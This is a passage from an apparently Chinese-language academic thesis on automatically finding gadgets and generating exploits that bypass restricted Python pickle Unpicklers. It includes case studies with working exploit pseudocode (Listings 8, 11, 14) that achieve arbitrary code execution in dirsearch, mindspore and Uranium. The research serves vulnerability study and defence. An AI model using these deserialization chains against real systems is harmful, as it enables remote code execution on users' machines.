我們已設計了一系列針對各種不同實作方式可以採用的繞過策略，在這個段落我們將試著將前述的繞過策略轉換為自動化的繞過方式。

3.5.1 automatically Find Available Gadgets

根據前段的敘述我們了解到除了具備通用解法的類型一（段落 3.4.1）外，其餘兩者或多或少皆須仰賴程式碼片段（gadget）的協助方能繞過限制，因此尋找程式碼片段（gadget）便成為我們後續繞過的一大要素。此段落將會描述我們如何從一個專案或函式庫中，自動化的進行程式碼片段（gadget）找尋。

由於 Python 的動態特性較高，可以自由的生成物件與類別，並透過許多不同的方式綁定在任意的模組上，我們發現若僅依賴單純的靜態分析，在部分情況下會遺漏一些動態生成的物件，故我們決定採用結合動態與靜態的分析方式。

首先，我們會透過靜態爬取該模組下的所有可引用腳本，藉此獲得所有可能存在掌握整體的模組架構以進行後續分析；取得可引用的目標後，我們基於 Unpickler 的條件限制，嘗試動態的引用所有被允許引用的目標，待該目標順利引入後再進行分析其所包含的屬性值以取得可利用的程式碼片段（gadget）。對於這部分我們分為兩個部分探討：

a. **類別與函式**：對於此種物件，我們會使用 Python 內建之 `inspect` [18] 模組來獲得其程式碼位置，接著獲取出此物件實際對應到的程式碼，以利後續靜態分析。

b. **可用索引存取（subscriptable）之物件**：雖然並不能直接透過 pickle 指令碼對其

存取，然誠如 3.3 所述，若能存在讀取索引能力之 gadget，此部分仍相當有利用價值。綜上所述，其可能包含潛在 gadget，故我們會先對其紀錄，若發現該物件其中包含類別或函式，則返回至 a. 點的方法進行分析。

在前一個步驟中，僅僅是獲得潛在的程式碼片段，並未真正判斷出是否為段落 3.3 中提及的三種類型之一，此部分我們採用靜態的污點分析，搭配上動態取得的作用域資料進行分析。

首先，針對 Python 函式我們可以動態地從其 `__globals__` 屬性中取得該函式可用的全域變數，以利後續分析時將變數名稱與實際物件對應。靜態分析的部分則直接將該程式碼片段透過 `ast` 模組轉換為抽象語法樹並進行走訪，並對資料流流向進行大致的判斷。若確認到函式參數能直接或間接流向危險函函式則視其為具有危險函數能力的（gadget）；若發現該函式的回傳值直接包含了對傳入參數取得索引或取得屬性的特徵，且索引或屬性值接亦為可被控制的函式參數，則視為另外兩類型的程式碼片段（gadget）。

藉由上述的步驟，我們已獲得所有具潛在利用價值的程式碼片段，接下來便須進行靜態分析，如段落 3.3 所述，我們透過靜態分析將其能力分類，篩選出最後少數可用的 gadget。

3.5.2 Exploit Generation

在此段落，我們將結合前段（3.4）所討論的繞過策略與利用程式碼片段（gadget）此兩者的技巧，嘗試進行自動化的脅迫生成。

對於類型一（3.4.1）的脅迫生成最為簡單，不需依賴於程式碼片段的探索。當出現這種模式的實作方法時，正如段落 3.4.1 所得出的結論，只要直接套用如列表 6 所示的 pickle 指令碼模板即可順利繞過限制，具體作法僅是將 `allowed_module` 部分代換為被允許引入的任意一個模組名稱，並可能需視 Python 版本調整第 15 行出現的偏移量。

對於類型二、三（3.4.2、3.4.3）則從先前自動探索出的程式碼片段（gadget）中進行分析。對於具可直接呼叫危險函式能力的 gadget 進行廣度優先搜索，看是否存在透過 pickle 指令碼可間接或直接抵達的路徑存在；對於具存取索引內容能力的 gadget，則參照策略中所述，首先嘗試引用 `__builtins__`，若條件限制為滿足，則透過前段 gadget 探索時所蒐集的**可用索引存取（subscriptable）之物件**進行找尋是否存在可用目標；對於具存取屬性值能力者，則直接採用 3.4.1 之策略即可。

透過以上的邏輯，我們即可自動化的產生脅迫。

3.6 Manually Exploit Generation: Pickora

3.6.1 Introduction

由於偶爾也可能遇到無法自動化地生成脅迫的場景，因此我們也希望能更加的方便地以人工進行脅迫的構造。

鑑於前述的脅迫構造過程有些較為複雜，比起人工直接徒手撰寫 pickle 指令碼，我們需要一個更加方便的指令碼生成工具，故我們在此設計了一個小型編譯器來方便研究者更輕鬆地生成 pickle 指令碼。值得一提的是，這部分的功能 Sour Pickles 一文的作者其實有嘗試實現類似的概念 [19]，但由於語法上由於是採用正規表示式進行分析，導致與原生 Python 語法有所差距，且實作的年代較為久遠，功能性上亦較為侷限，故在此我們選擇嘗試自行實作。

透過此編譯器，我們可以將符合 Python 語法的 pickle 虛擬碼編譯成 pickle 指令碼，同時加入一些巨集函式以彌補 Python 語法與 pickle 指令碼之間的部分差異。後續篇幅中的 pickle 指令之脅迫（exploit）虛擬碼將會採用本編譯器可編譯的格式進行撰寫，編譯參數使用 `./pickora.py --no-auto-import --protocol=2 --code <code>`。

3.6.2 Design

由於 pickle 功能性上與 Python 原生語法大多具有等價關係，同時為了降低研究者對此虛擬碼的學習曲線，我們決定將虛擬碼語法設計為 Python 原生語法相同，並嘗試將原生的 Python 語法直接轉換成表格 1 所提及的六大指令碼功能。

其中 **(I) 建立常數**原理相對簡單，直接將原始的資料節點轉換為對應的指令碼即可；**(II) 設定指定索引的值**的部分，由於 Python 原生語法一次僅支援指派單一索引的值，因此我們在此只採用 `SETITEM` 指令；對於 **(III) 設定屬性**僅有 `BUILD` 指令碼可用，但值得一提的是其本質是呼叫目標物件的 `__setstate__` 或 `__dict__.update()` 方法，故我們需要在此構造一個字典型態（dict）的變數作為其參數；**(IV) 呼叫函數或建立物件的實例**我們則僅採用 `REDUCE`，因為相較於其他兩者功能上是最單純的呼叫函式，而其中 `NEWOBJ` 僅僅支援對具有 `__new__` 方法的類別創建實例，相當侷限；至於 **(V) 引用指定模組的物件**，其性質上和 Python 中的 `from ... import ...` 的語法相當相似，故我們設計上可使用此語法來代表 `GLOBAL` 指令，然而實質上 pickle 中的引用方式相較 Python 原生語法更自由，故我們也嘗試將部分指令碼包裝成了一系列的巨集，如 `GLOBAL(modname: str, name: str)` 來彌補此差異；最後，我們也將 Python 中的變數指派功能利用 pickle 中的 memo 結構實現，使我們能更靈活的撰寫 Python 虛擬碼。

3.6.3 Implementation

由於虛擬碼語法上與原生 Python 相同，因此我們直接使用 Python 內建的 `ast` 模組對 Python 虛擬碼轉換成抽象與法樹，再透過深度優先走訪該抽象語法樹，依序將其節點內容轉換為對應版本的 pickle 指令碼，規則如前段所述；對於特殊定義的巨集函式則另做自定義的轉換。本編譯器實作上並未依賴於任何 Python 第三方模組，執行環境僅支援 Python 3.8 以上的版本。

為了方便未來的研究與進行更進一步的探索，我們將此部分的原始碼公開在 https://github.com/splitline/Pickora。

Chapter 4

Evaluation

在本章節中，我們將嘗試評估本論文之研究是否有足夠的能力分析與解決以下的問題，藉此分析本研究之成效為何。

- **RQ1:** 在真實專案中有多少人嘗試實作？又有多少比例的實作是失敗或無效的？
- **RQ2:** 我們是否能自動探測出失敗案例中可利用的 gadget？
- **RQ3:** 我們是否能自動生成脅迫的完整指令碼？

4.1 Experimental Environment

本篇論文找尋程式碼片段（gadget）與生成脅迫的實驗環境採用的作業系統為 Ubuntu 20.04.4 LTS，並使用 gnu/linux 5.13.0-37-generic 的核心，搭配上 AMD Ryzen 5 3600X (12) @ 3.800G 的 CPU 與 16 GB 的記憶體；其中我們預設採用的 Python 版本為 3.9.9，使用 GCC 9.4.0 進行編譯，Pickora 相關的編譯與測試亦採用此版本。然而若部分的受測專案僅支援 Python 2，我們則會改採用 Python 2.7.18 進行測試，亦為使用 GCC 9.4.0 進行編譯。

4.2 Experimental Results

我們對數個真實世界找到的各種案例進行了各式的分析。由於真實世界的多樣性，樣本中包含了段落 3.4 中提到的三種類型。在表格 2 中顯示了我們在現實世界的專案中所發現的可繞過案例，以及我們所進行的一系列的測試結果。

GitHub 專案	實作類型 [1]	Gadgets [2]	AEG [3]	Pickora [4]
uber/petastorm	類型 1	N/A	✓	✓
markovmodel/PyEMMA	類型 1	N/A	✓	✓
maurosoria/dirsearch	類型 1	N/A	✓	✓
FederatedAI/FATE	類型 2	✓	✓	✓
mindspore-ai/mindspore	類型 2	✓	✓	✓
Ultimaker/Uranium	類型 3	✓	✗	✓
kupferlauncher/kupfer	類型 1	N/A	✓	✓
CensoredUsername/unrpyc	類型 2	✓	✓	✓
naparuba/shinken	類型 2	✓	✓	✓

Table 2: 實驗結果

4.2.1 RQ1: Projects implementation in the Real World

		類型一	類型二	類型三	佔比
可被繞過		4	4	1	25%
未發現繞過		0	0	29	75%
佔比	可被繞過	44.4%	44.4%	11.1%	100%
	未發現繞過	0%	0%	100%	100%

Table 3: 各類型實作方式之佔比分析

我們使用了 GitHub API [20] 對 Github 上 7253 個星星數超過 100 個的儲存庫 (repositories)，發現了 36 個專案有嘗試實作經限制的 unpickler，其中 9 個並未實作妥善——意即經確認後是可以發現繞過方法的。

在表格 3 中為我們對各個可繞過案例進行分析的結果。其中我們可以發現所有嘗試使用類型一及類型二實作的案例都是失敗的；而另一方面，在大多數嘗試以類型三實作之經限制的 Unpickler 皆較為成功，但我們仍發現一個可繞過的狀況；不過更值得一提的是，我們所發現的所有未同時嚴格限制 `module` 與 `name` 於一限定子集的實作方式（意即 3.4.1 與 3.4.2 提及的實作）都是可繞過的。

藉由這個結果，我們認為這意味著我們最基本的防禦措理想上至少要進行如段落 3.4.3 提及的嚴格白名單，即類型三的實作方式；縱然這個實作方式仍被我們發現一種可繞過的案例，但開發者若能對 pickle 的能力上有足夠的理解，依然有可能恰當的實作出安全的 Unpickler。

[1] 使用段落 3.4 提及的三大類來表示。1：3.4.1，2：3.4.2，3：3.4.3
[2] 是否成功找到在後續可利用的 gadget，類型 1 不進行探測故標記為 N/A。
[3] 是否能透過程式自動生成脅迫。
[4] 是否能透過 Pickora 編譯人工撰寫的虛擬碼產生脅迫。

關於詳細的失敗成因與繞過方式，我們將在後續的段落 4.3 中敘述。

4.2.2 RQ2: Gadget Probing Ability

3.4.1 的實作方式由於已有固定模式可用，不需仰賴於程式碼片段的協助，故在此階段我們並不考慮對其進行探測。

對於其他的兩種類型中，我們可以發現，所有可繞過的案例中我們皆有順利地自動探測到潛在且後續可利用的程式碼片段。其中較為可惜的是我們無論是程式或人工檢視，皆尚未發現段落 3.3 中原先預想可能存在的第二種類型之 gadget，即具有讀取屬性能力的片段，故我們只能透過模擬情境來檢驗其能力。

4.2.3 RQ3: Ability to Automatically and Manually Generate Exploit

自動生成脅迫

在九個我們發現的案例中，有八個皆能順利自動化地生成。唯一一個無法自動化生成的為屬於類型三的 `Ultimaker/Uranium` ，縱然此案例在程式碼片段中有順利探測出其潛在可利用之程式碼片段，且後續我們人工證明是可利用的，但由於其觸發點為 `BUILD` 指令碼，且須依賴於特定的參數組合，利用上較為複雜導致僅仰賴我們目前的簡單規則並無法順利生成。

人工生成脅迫

此部分指的是透過人工撰寫 Python 虛擬碼，並使用 Pickora 進行編譯。由於已擴充足夠的語法與巨集（macro），故對於我們發現的所有場景皆能順利以人工撰寫出脅迫，可用以彌補自動化生成無法達成的場景。

4.3 Case Studies

在此段落我們從在現實中發現的案例中分別挑選出實作方式類型一、二、三的個案各一進行討論，並說明我們對於類型判斷方式，以及在章節 3.4 中提出的策略在實務上的運用狀況。

本段落所使用的脅迫虛擬碼皆可透過 Pickora 編譯為 pickle 指令碼。

類型一

maurosoria/dirsearch [21] 是一個網站目錄掃描探測工具，其中它的當前掃描進度保存功能是使用 pickle 實作的，於恢復進度時會進行載入 pickle 資料。載入的過程中有嘗試進行防護，如列表 7 所示。其判斷邏輯包含三種條件，首先它定義了一系列被允許的模組，其中兩種條件為 `module` 參數需完全符合被允許的模組之一，或是需以某個被允許的模組為起始字串極為合法；另外一種規則為，若 `module` 參數恰好為 `builtins`，則只要 `name` 參數不在定義的黑名單裡即可任意引入對應物件。

雖然它撰寫了不少的條件，但都是以對 `module` 參數進行限制為主，至於 `name` 則幾乎無限制，且後續為使用 `Unpickler.find_class` 進行取值，綜合以上的規則，我們可以歸納此實作方式屬於類型一。而繞過方法也正如段落 3.4.1 所提及，套用前述的模板即可進行繞過，實際上的完整脅迫虛擬碼如列表 8，整體而言僅是將列表 6 中的 `allowed_module` 字串替換為其可引入的其中一個模組 `requests` 而已，實際上亦可以替換為其他被允許引入的模組。另外，值得一提的是在本文最開始提及的列表 1 中的實作方式其實亦是屬於類型一，因此也可以採用與此處相同的方法進行繞過。

```
UNSAFE_PICKLE_BUILTINS = ("eval", "exec")
ALLOWED_PICKLE_MODULES = ("collections","requests","http","urllib3","lib")
class RestrictedUnpickler(_pickle.Unpickler):
  def find_class(self, module, name):
    if (
      module in ALLOWED_PICKLE_MODULES
      or module == "builtins"
      and name not in UNSAFE_PICKLE_BUILTINS
      or any(
        module.startswith(f"{module_}.") \
          for module_ in ALLOWED_PICKLE_MODULES
      )
    ):
      return super().find_class(module, name)
    raise _pickle.UnpicklingError()
```

Listing 7: dirsearch 中的實作方式：dirsearch/lib/utils/common.py

類型二

mindspore-ai/mindspore [22] 是一個深度學習框架，其中它實作了載入 cifar-10、cifar-100 資料集的工具，在載入的過程中會經過 pickle 的反序列化，其也嘗試進行了一定的限制，如列表 9。它進行了三種條件判斷，其中對於 `builtins` 及

```
__setattr__ = GLOBAL(
    "requests",
    "__setattr__"
)

subclasses = GLOBAL(
    "requests",
    "obj.__class__.__base__.__subclasses__"
)()
__setattr__("subclasses", subclasses)

gadget = GLOBAL(
    "requests",
    "subclasses.__getitem__"
)(137)
__setattr__("gadget", gadget)

eval = GLOBAL(
    "requests",
    "gadget.__init__.__builtins__.__getitem__"
)('eval')
eval('__import__("os").system("id")')
```

Listing 8: 針對 dirsearch 生成的脅迫虛擬碼

numpy.core.multiarray 的限制皆屬於限制最為嚴格的類型三，但對於 numpy 模組卻未對 name 參數進行限制，且後續是使用 getattr 進行單層取值的，故屬於類型二。

```
safe_builtins = {'range', 'complex', 'set', 'frozenset', 'slice'}
class RestrictedUnpickler(pickle.Unpickler):
   def find_class(self, module, name):
       if module == "builtins" and name in safe_builtins:
           return getattr(builtins, name)
       if module == "numpy.core.multiarray" and name == "_reconstruct":
           return getattr(np.core.multiarray, name)
       if module == "numpy":
           return getattr(np, name)
       raise pickle.UnpicklingError(...)
```

Listing 9: mindspore 中的實作方式：mindspore/mindrecord/tools/cifar10.py

我們發現了 numpy.size 此一程式碼片段（gadget）具有取得索引值（get item）的能力，列表 10 中展現了其重點程式碼。這個函式具有兩個引數：a 與 axis，兩者皆能被完全控制不受任何限制。此函數會以 axis 作為索引，去取得 a 的 shape 屬性下的索引值。雖然它僅能取得 shape 屬性的索引值，但透過章節 2 中所統整的 pickle 指令碼

能力可知 pickle 是具有設定屬性的能力的，因此只要將攻擊者實際欲取得索引的對象，設定為某物件的 shape 屬性，即可達成完整的索引存取能力。藉由我們在章節 3.4.2 的繞過策略可知，在此前提下只要搭配 __builtins__ 即可獲得 eval 等危險函數，達成任意程式碼執行，故我們在此將 numpy.__builtins__ 設定成 numpy.size 函式（可任意替換為其他可設定屬性之物件）的 shape 屬性，再透過程式碼片段 numpy.size 即可取得 eval 達成任意程式碼執行。完整脅迫虛擬碼如列表 11 所示。

```
@array_function_dispatch(_size_dispatcher)
def size(a, axis=None):
    if axis is None: ...
    else:
        try:
            return a.shape[axis]
        except AttributeError: ...
```

Listing 10: Numpy 中的程式碼片段（gadget）：numpy/core/fromnumeric.py

```
from numpy import size, __builtins__
size.shape = __builtins__
size(size, 'eval')('__import__("os").system("id")')
```

Listing 11: 針對 mindspore 生成的脅迫虛擬碼

類型三

```
safe_globals = {
    "UM.Settings.DefinitionContainer.DefinitionContainer",
    "collections.OrderedDict",
    "UM.Settings.SettingDefinition.SettingDefinition",
    "UM.Settings.SettingFunction.SettingFunction",
    "UM.Settings.SettingRelation.SettingRelation",
    "UM.Settings.SettingRelation.RelationType"
}

class DefinitionContainerUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        if module + "." + name in safe_globals:
            return super().find_class(module, name)
        raise pickle.UnpicklingError(...)
```

Listing 12: Uranium 中的實作方式：Uranium/UM/Settings/DefinitionContainerUnpickler.py

Ultimaker/Uranium [23] 是一個用於建構 3D 列印相關應用程式的框架，其中對於應用程式設定的部分使用了 pickle 格式進行序列化儲存，並對可引入的類別進行了嚴格的白名單限制，如列表 12 所示。

```python
class SettingFunction:
    def __init__(self, expression: str) -> None:
        self._code = expression
        # do some security checks for self._code
        self._compiled = compile(self._code, repr(self), "eval")
    def __call__(self, value_provider, context=None) -> Any:
        if self._compiled: return eval(self._compiled, g, locals)
    def __setstate__(self, state: Dict[str, Any]) -> None:
        self.__dict__.update(state)
        self._compiled = compile(self._code, repr(self), "eval")
```

Listing 13: Uranium 中的程式碼片段（gadget）：Uranium/UM/Settings/SettingFunction.py

其所實作的限制策略，使得我們僅能引入 `safe_globals` 變數中允許的六種類別。然而我們發現了 `UM.Settings.SettingFunction` 模組中的 `SettingFunction` 類別的魔術方法 `__call__` 是存在 `exec` 函數的執行的，且其參數是我們可以控制的範圍，故屬於危險函數的程式碼片段（gadget），如列表 13 所示。這使得我們可以透過此程式碼片段繞過限制近一步地進行利用，導致任意程式碼執行，虛擬碼如列表 14。

```python
from UM.Settings.DefinitionContainer import DefinitionContainer
from UM.Settings.SettingFunction import SettingFunction
s = SettingFunction('dummy')
s._code = '__import__("os").system("id")'
s(DefinitionContainer('dummy'))
```

Listing 14: 針對 Uranium 生成的脅迫虛擬碼

Chapter 5

Discussion

對於 pickle 的開發使用層面而言，我們固然可以如同先前的研究，直接下一個簡單的結論——直接表明開發者應盡量不以任何形式對 pickle 進行反序列化。然而 pickle 作為一個 Python 原生支援的序列化模組，對於保存較為複雜的資料結構仍有其優勢。本研究中發現了其實若能妥善設定白名單，仍然是難以繞過的，若開發者對 pickle 有足夠的理解，且可審慎檢視實作細節，自行實作經限制的 Unpickler 仍不失為一種選擇。反之若未能了解其背後的運作方式，依然不推薦開發者貿然實作。

而白名單的設計上，我們認為除了應同時嚴格限制 `module` 與 `name` 外，考量到 pickle 的能力，若列入白名單的類別不包含特殊魔術方法，或魔術方法中僅有簡單邏輯，如 enum、dataclass，則應為相對安全的方案。

然而從 Pickle-Fuzz [24] 的研究可知，就算經限制的 Unpickler 不存在安全性的失誤，但刻意構造的 pickle 本身仍能造成資源消耗導致的服務阻斷攻擊，因此開發者就算能成功實作出無法被繞過的設計，仍須謹慎考慮使用情境。

Chapter 6

Related Work

6.1 Pickle Deserialization Vulnerability

先前已有不少人對 pickle 反序列化的各種攻擊面向進行相關的研究，其中也不乏分析惡意 pickle 指令碼的嘗試，然而大多都以構造 pickle 指令碼為主，並未詳細探討本論文中提及的防護繞過相關概念。

6.1.1 Sour Pickle

Sour Pickle [2] 是發表於 Blackhat 2011 的研究，此論文是對 pickle 反序列化漏洞進行深入探討的吹哨者。其中深入討論了 pickle 所能達成的危害，以及透過組合功能各異的指令碼所能達成的各種巧妙的利用手法。值得一提的是在附錄中即有簡單提到安全的 unpickler 繞過，並提供一個假設性的場景進行繞過，然並未深入探討。

6.1.2 pickle-fuzz: Rehabilitating Python's pickle module

Pickle-fuzz [24] 探討了 pickle 除了常被提及的任意程式碼執行的問題外，仍有可能發生的其他危害性，其嘗試對 Python pickle 進行模糊測試，並提出了針對 pickle 可以進行的各種類型的服務阻斷攻擊（Denial of service）。透過此研究，我們可以進一步推論出儘管正確的實作了 restricted unpickler 可以防止不少嚴重的危害性，然在部分情況下任意信任使用者傳入的 pickle 指令碼仍能造成資源消耗，從而導致服務阻斷攻擊。

6.1.3 Fickling

Fickling 是由 Trail of Bits 提出的工具，其能用來靜態分析、反編譯及改寫現有的 pickle 指令碼，藉此可以方便研究人員分析待載入的 pickle 物件是否遭惡意竄改，且提供了簡易的竄改現有 pickle 的概念驗證，研究員們亦在文中 [25] 具體介紹了在預先訓練的機器學習模型中植入惡意 pickle 指令碼的攻擊技巧。由於不少機器學習相關的資料集或模型採用 pickle 進行實作，這確實可能成為一種安全隱患。同時，我們實際上發現的漏洞之一也確實有一個為機器學習資料集所造成的問題，此部分在章節 4.3 提及。

6.2 Automatic Exploitation for Deserialization Vulnerability

先前已有不少研究嘗試對各大程式語言的反序列化漏洞嘗試進行自動化利用，或自動探索有利用價值的程式碼片段（gadget）。

Netflix 安全研究人員 Ian Haken [26] 曾發表過如何透過分析物件繼承關係、資料流與函式呼叫圖找尋 Java 反序列化的可用 gadget；Sunnyeo Park [27] 發表了 PHP 反序列化的漏洞自動利用生成工具，其中他採用了使用動靜態混合的分析來找尋利用鏈，並以模糊測試解決 gadget 中存在的條件限制；Mikhail Shcherbakov [28] 則針對.NET ，從通用中間語言（Common Intermediate Language）層面嘗試偵測與自動化利用.NET 中的物件注入漏洞，其採用了靜態污點分析的方法分析中的資料流以找尋可利用的程式碼片段，並用動態的方式驗證其可利用性。

縱然在其他程式語言都已有相關的嘗試與研究，然而 pickle 反序列化相關的自動化利用卻尚未有人嘗試進行，此即為本研究主要的貢獻。

Chapter 7

Conclusion and Future Work

7.1 Conclusion

在本論文中，我們嘗試對失效的受限制的 Unpickler 進行了較為全面的分析，並提出了相關的自動化脅迫生成。我們藉此找到了 8 個先前未被人發現的案例，而 Pickora 編譯器與自動化脅迫生成的部分則減輕了嘗試利用漏洞時繁重的閱讀程式碼與撰寫脅迫時的負擔。

另一方面，我們也確認到在現實的場景中，實作受限制的 Unpickler 時若能同時限制 `find_class` 方法的 `module` 以及 `name` 參數，有較高的可能為較為安全的防護方式。

7.2 Future Work

7.2.1 Automatic gadget constraint analysis

我們當前設計的程式碼片段（gadget）探索與建構的流程實作，僅僅是以簡易的污點分析引擎進行分析，然而少數案例中邏輯較為複雜，輸入的參數可能經過一定程度的變換或存在較為複雜的變數使用依賴。對於這種狀況以我們目前的實作方式尚不能有效的產出脅迫，甚至可能無法分析出 gadget 的存在。

我們初步認為這部分可能可以考慮採用如 FUGIO [27] 中的模糊測試實作方式來達成，然模糊測試亦有其侷限性在，考量到這部點，若能透過擬真執行（concolic execution）來進行分析應也是可行的方法之一。

7.2.2 Assisting in secure unpickler development

或許我們因研究 pickle 而已對 pickle 有足夠的認識，使我們能較為容易的理解何種寫法容易產生漏洞以及如何避免，然而作為開發者而言並不一定能知曉這方面的背景知識。若能撰寫一開發期間的協助工具，或一用來包裝 `Unpickler` 類別的第三方模組，應會對開發的安全層面有所幫助。

References

[1] Python Software Foundation. *pickle — Python object serialization — Python 3.10.4 documentation*. [Online; accessed 20. May 2022]. May 2022. URL: https://docs.python.org/3/library/pickle.html.

[2] Marco Slaviero. "Sour Pickles - A serialised exploitation guide in one part". In: *BlackHat 2011*. BlackHat. 2011.

[3] uber. *petastorm*. [Online; accessed 19. Jul. 2022]. July 2022. URL: https://github.com/uber/petastorm.

[4] Philipp Holzinger et al. "An In-Depth Study of More Than Ten Years of Java Exploitation". In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. CCS '16. Vienna, Austria: Association for Computing Machinery, 2016, pp. 779–790. ISBN: 9781450341394. DOI: 10.1145/2976749.2978361. URL: https://doi.org/10.1145/2976749.2978361.

[5] *OWASP Top Ten 2017 | A8:2017-Insecure Deserialization | OWASP Foundation*. [Online; accessed 7. Jun. 2022]. Apr. 2022. URL: https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization.

[6] *Ruby 2.x Universal RCE Deserialization Gadget Chain*. [Online; accessed 7. Jun. 2022]. June 2022. URL: https://www.elttam.com/blog/ruby-deserialization/#content.

[7] *Universal Deserialisation Gadget for Ruby 2.x-3.x*. [Online; accessed 7. Jun. 2022]. Jan. 2021. URL: https://devcraft.io/2021/01/07/universal-deserialisation-gadget-for-ruby-2-x-3-x.html.

[8] James Forshaw. "Are you my type? breaking .NET through serialization". In: *Proceedings of the Black Hat USA* (2012).

[9] Python Software Foundation. *pickle — Python object serialization: Restricting Globals — Python 3.10.4 documentation*. [Online; accessed 27. May 2022]. May 2022. URL: https://docs.python.org/3/library/pickle.html#restricting-globals.

[10] *6. Expressions — Python 3.10.4 documentation*. [Online; accessed 4. May. 2022]. July 2022. URL: https://docs.python.org/3/reference/expressions.html#calls.

[11] *Built-in Functions — Python 3.10.5 documentation*. [Online; accessed 16. Jul. 2022]. July 2022. URL: https://docs.python.org/3/library/functions.html#getattr.

[12] *operator — Standard operators as functions — Python 3.10.5 documentation*. [Online; accessed 16. Jul. 2022]. July 2022. URL: https://docs.python.org/3/library/operator.html#operator.getitem.

[13] *3. Data model — Python 3.10.5 documentation*. [Online; accessed 16. Jul. 2022]. July 2022. URL: https://docs.python.org/3/reference/datamodel.html#specialnames.

[14] *Eval really is dangerous*. [Online; accessed 20. May 2022]. June 2012. URL: https://nedbatchelder.com/blog/201206/eval_really_is_dangerous.html.

[15] nVisium. *Exploring SSTI in Flask/Jinja2, Part II*. [Online; accessed 20. May 2022]. May 2022. URL: https://blog.nvisium.com/p255.

[16] *3. Data model — Python 3.10.5 documentation*. [Online; accessed 20. Jul. 2022]. July 2022. URL: https://docs.python.org/3/reference/datamodel.html#objects-values-and-types.

[17] *builtins — Built-in objects — Python 3.10.4 documentation*. [Online; accessed 20. May 2022]. May 2022. URL: https://docs.python.org/3/library/builtins.html.

[18] Python Software Foundation. *inspect — Inspect live objects — Python 3.10.4 documentation*. [Online; accessed 27. May 2022]. May 2022. URL: https://docs.python.org/3/library/inspect.html.

[19] sensepost. *anapickle*. [Online; accessed 25. May 2022]. Feb. 2012. URL: https://github.com/sensepost/anapickle.

[20] *Search - GitHub Docs*. [Online; accessed 7. Jun. 2022]. June 2022. URL: https://docs.github.com/en/rest/search.

[21] maurosoria. *dirsearch*. [Online; accessed 7. Jun. 2022]. June 2022. URL: https://github.com/maurosoria/dirsearch.

[22] mindspore ai. *mindspore*. [Online; accessed 7. Jun. 2022]. June 2022. URL: https://github.com/mindspore-ai/mindspore.

[23] Ultimaker. *Uranium*. [Online; accessed 10. Jun. 2022]. June 2022. URL: https://github.com/Ultimaker/Uranium.

[24] moreati. *pickle-fuzz*. [Online; accessed 20. May 2022]. May 2022. URL: https://github.com/moreati/pickle-fuzz.

[25] *Never a dill moment: Exploiting machine learning pickle files*. [Online; accessed 20. May 2022]. Mar. 2021. URL: https://blog.trailofbits.com/2021/03/15/never-a-dill-moment-exploiting-machine-learning-pickle-files.

[26] Ian Haken. "Automated discovery of deserialization gadget chains". In: *Proceedings of the Black Hat USA* (2018).

[27] "FUGIO: Automatic Exploit Generation for PHP Object Injection Vulnerabilities". In: *31st USENIX Security Symposium (USENIX Security 22)*. Boston, MA: USENIX Association, Aug. 2022. URL: https://www.usenix.org/conference/usenixsecurity22/presentation/park-sunnyeo.

[28] Mikhail Shcherbakov and Musard Balliu. "Serialdetector: Principled and practical exploration of object injection vulnerabilities for the web". In: *Network and Distributed Systems Security (NDSS) Symposium 202121-24 February 2021*. 2021.